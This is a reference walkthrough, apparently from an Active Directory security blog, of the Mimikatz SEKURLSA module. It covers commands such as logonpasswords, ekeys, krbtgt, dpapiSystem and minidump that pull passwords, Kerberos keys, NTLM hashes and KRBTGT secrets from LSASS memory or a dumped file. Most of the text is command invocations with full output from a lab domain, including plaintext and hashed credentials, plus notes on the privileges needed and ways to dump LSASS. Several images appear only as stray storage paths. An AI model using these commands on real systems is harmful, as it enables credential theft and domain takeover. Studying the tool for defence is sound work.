The SEKURLSA Mimikatz module interacts with protected memory. This module extracts passwords, keys, pin codes, tickets from the memory of lsass (Local Security Authority Subsystem Service).
In order to interact with LSASS, the Mimikatz process requires appropriate rights:

- Administrator, to get debug privilege via *"PRIVILEGE::Debug"*
- SYSTEM rights (*"TOKEN::elevate")*

However, running against a dumped LSASS process file (i.e. LSASS.dmp), elevated rights are not required.

SEKURLSA::Backupkeys – get preferred backup master keys

```
mimikatz # sekurlsa::backupkeys

Current prefered key:       {83760416-0082-42a5-b088-c93f825ed13e}

Compatibility prefered key: {7efbc232-f93d-419f-9d03-8f463c7f368c}
```

SEKURLSA::Credman – List Credentials Manager

```
mimikatz # sekurlsa::credman

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:02 PM
SID               : S-1-5-20
        credman :

Authentication Id : 0 ; 3770455 (00000000:00398857)
Session           : Interactive from 2
User Name         : Admin
Domain            : RD
Logon Server      : RDLABDC02
Logon Time        : 9/14/2015 6:49:41 PM
SID               : S-1-5-21-2578996962-4185879466-3696909401-1107
        credman :

Authentication Id : 0 ; 3770425 (00000000:00398839)
Session           : Interactive from 2
User Name         : Admin
Domain            : RD
Logon Server      : RDLABDC02
Logon Time        : 9/14/2015 6:49:41 PM
SID               : S-1-5-21-2578996962-4185879466-3696909401-1107
        credman :

Authentication Id : 0 ; 3766159 (00000000:0039778f)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        credman :
```

SEKURLSA::Dpapi – list cached MasterKeys

```
mimikatz # sekurlsa::dpapi

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2


Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:02 PM
SID               : S-1-5-20


Authentication Id : 0 ; 3770455 (00000000:00398857)
Session           : Interactive from 2
User Name         : Admin
Domain            : RD
Logon Server      : RDLABDC02
Logon Time        : 9/14/2015 6:49:41 PM
SID               : S-1-5-21-2578996962-4185879466-3696909401-1107


Authentication Id : 0 ; 3770425 (00000000:00398839)
Session           : Interactive from 2
User Name         : Admin
Domain            : RD
Logon Server      : RDLABDC02
Logon Time        : 9/14/2015 6:49:41 PM
SID               : S-1-5-21-2578996962-4185879466-3696909401-1107


Authentication Id : 0 ; 3766159 (00000000:0039778f)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
```

SEKURLSA::DpapiSystem – DPAPI_SYSTEM secret

```
mimikatz # sekurlsa::dpapiSystem
DPAPI_SYSTEM
full: bf968eef0b597c6be48b62129fc011c3ac889af1b00da9e3b57f2bcec6538708a35082d169e10df0
m/u : bf968eef0b597c6be48b62129fc011c3ac889af1 / b00da9e3b57f2bcec6538708a35082d169e10df0
```

SEKURLSA::Ekeys – list Kerberos encryption keys

```
mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2

         * Username : RDLABDC02$
         * Domain   : rd.adsecurity.org
         * Password : 76Umxqm#CqEi+O6KgoEdX -up\$,*N3S#7'e ?/sF*HqZ3:cgV')<9A/A+Oy^j"k5OmJWpOu]rSf%=/rD\,GZ
'wtwm> i$z[#3%(W3;Rp\^
         * Key List :
           aes256_hmac       b0102b73edcbdbdd0310897fcb71a9216eba8788709ef8826839fdddffd518c8
           aes128_hmac       5eaf6ba8803daa88cdd03688da87536d
           rc4_hmac_nt       595d436f11270dc4df953f217fcfbdd2
           rc4_hmac_old      595d436f11270dc4df953f217fcfbdd2
           rc4_md4           595d436f11270dc4df953f217fcfbdd2
           rc4_hmac_nt_exp   595d436f11270dc4df953f217fcfbdd2
           rc4_hmac_old_exp  595d436f11270dc4df953f217fcfbdd2

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:02 PM
SID               : S-1-5-20

         * Username : rdlabdc02$
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)
         * Key List :
           aes256_hmac       964040fc3f99d10e1eac2c83fc3c79767245d64694e294896529552e0215ac4e
           aes128_hmac       b6114804ad757961b27020accacb5324
           rc4_hmac_nt       595d436f11270dc4df953f217fcfbdd2
           rc4_hmac_old      595d436f11270dc4df953f217fcfbdd2
           rc4_md4           595d436f11270dc4df953f217fcfbdd2
           rc4_hmac_nt_exp   595d436f11270dc4df953f217fcfbdd2
           rc4_hmac_old_exp  595d436f11270dc4df953f217fcfbdd2

Authentication Id : 0 ; 3770455 (00000000:00398857)
Session           : Interactive from 2
User Name         : Admin
Domain            : RD
Logon Server      : RDLABDC02
Logon Time        : 9/14/2015 6:49:41 PM
SID               : S-1-5-21-2578996962-4185879466-3696909401-1107

         * Username : Admin
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)
         * Key List :
           aes256_hmac       12bebc7851264545f349bd3aebf32771828390fb9a0a04b63b987be31b4f4dfd
```


SEKURLSA::Kerberos – List Kerberos credentials for all authenticated users (including services and computer account)

```
mimikatz # sekurlsa::kerberos

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        kerberos :
         * Username : RDLABDC02$
         * Domain   : rd.adsecurity.org
         * Password : 76Umxqm#CqEi+O6KgoEdX -up\$,*N3S#7'e ?/sF*HqZ3:cgV')<9A/A+Oy^j"k5OmJWpOu]rSf%=/rD\,GZ
'wtwm> i$z[#3%(W3;Rp\^

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:02 PM
SID               : S-1-5-20
        kerberos :
         * Username : rdlabdc02$
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)

Authentication Id : 0 ; 3770455 (00000000:00398857)
Session           : Interactive from 2
User Name         : Admin
Domain            : RD
Logon Server      : RDLABDC02
Logon Time        : 9/14/2015 6:49:41 PM
SID               : S-1-5-21-2578996962-4185879466-3696909401-1107
        kerberos :
         * Username : Admin
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)

Authentication Id : 0 ; 3770425 (00000000:00398839)
Session           : Interactive from 2
User Name         : Admin
Domain            : RD
Logon Server      : RDLABDC02
Logon Time        : 9/14/2015 6:49:41 PM
SID               : S-1-5-21-2578996962-4185879466-3696909401-1107
        kerberos :
         * Username : Admin
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)
```

SEKURLSA::Krbtgt – get Domain Kerberos service account (KRBTGT)password data

```
mimikatz # sekurlsa::krbtgt

Current krbtgt: 6 credentials
         * rc4_hmac_nt       : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
         * rc4_hmac_old      : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
         * rc4_md4           : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
         * aes256_hmac       : 8846a887883334322e0820bdd64c0f8e99a71147ae7f81310aa257bcfeeb3bcf
         * aes128_hmac       : 17d63df4e26dde3e926e266f08a5d6cc
         * rc4_plain          : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
```


SEKURLSA::LiveSSP – Lists LiveSSP credentials




SEKURLSA::LogonPasswords – lists all available provider credentials. This usually shows recently logged on user and computer credentials.

- Dumps password data in LSASS for currently logged on (or recently logged on) accounts as well as services running under the context of user credentials.
- Account passwords are stored in memory in a reversible manner. If they are in memory (prior to Windows 8.1/Windows Server 2012 R2 they were), they are displayed. Windows 8.1/Windows Server 2012 R2 doesn't store the account password in this manner in most cases. KB2871997 "back-ports" this security capability to Windows 7, Windows 8, Windows Server 2008R2, and Windows Server 2012, though the computer needs additional configuration after applying KB2871997.
- Requires administrator access (with debug rights) or Local SYSTEM rights

Windows Server 2008 R2 System (Password is shown).





Windows Server 2012 R2 system – no cleartext password shown




Services running with account credentials are also dumped using this command.

Note that only services that are running (credentials in memory) can be dumped in this manner.








SEKURLSA::Minidump – switch to LSASS minidump process context

There are several different ways to dump LSASS: procdump, PowerShell, Task Manager, etc.

Note that Minidumps need to be read using the same platform it was dumped from NT5 Win32 or NT5x64 or NT6 Win32 or NT6 x64.

```
mimikatz(commandline) # sekurlsa::minidump c:\temp\lsass.dmp
Switch to MINIDUMP : 'c:\temp\lsass.dmp'

mimikatz(commandline) # sekurlsa::logonpasswords
Opening : 'c:\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : ADSDC02$
Domain            : ADSECLAB
Logon Server      : (null)
Logon Time        : 5/30/2015 10:14:48 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : ADSDC02$
         * Domain   : ADSECLAB
         * NTLM     : ec2fa78dd1efe24d9780561f245c69c0
         * SHA1     : 48bbe93e4acc70bff740c717cf782b0f6c77653e
```

Another option is to dump the LSASS process with Task Manager



Sekurlsa::minidump can open the dump file.

```
mimikatz(commandline) # sekurlsa::minidump c:\temp\lsass.dmp
Switch to MINIDUMP : 'c:\temp\lsass.dmp'

mimikatz(commandline) # sekurlsa::logonpasswords
Opening : 'c:\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : ADSDC02$
Domain            : ADSECLAB
Logon Server      : (null)
Logon Time        : 5/30/2015 10:14:48 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : ADSDC02$
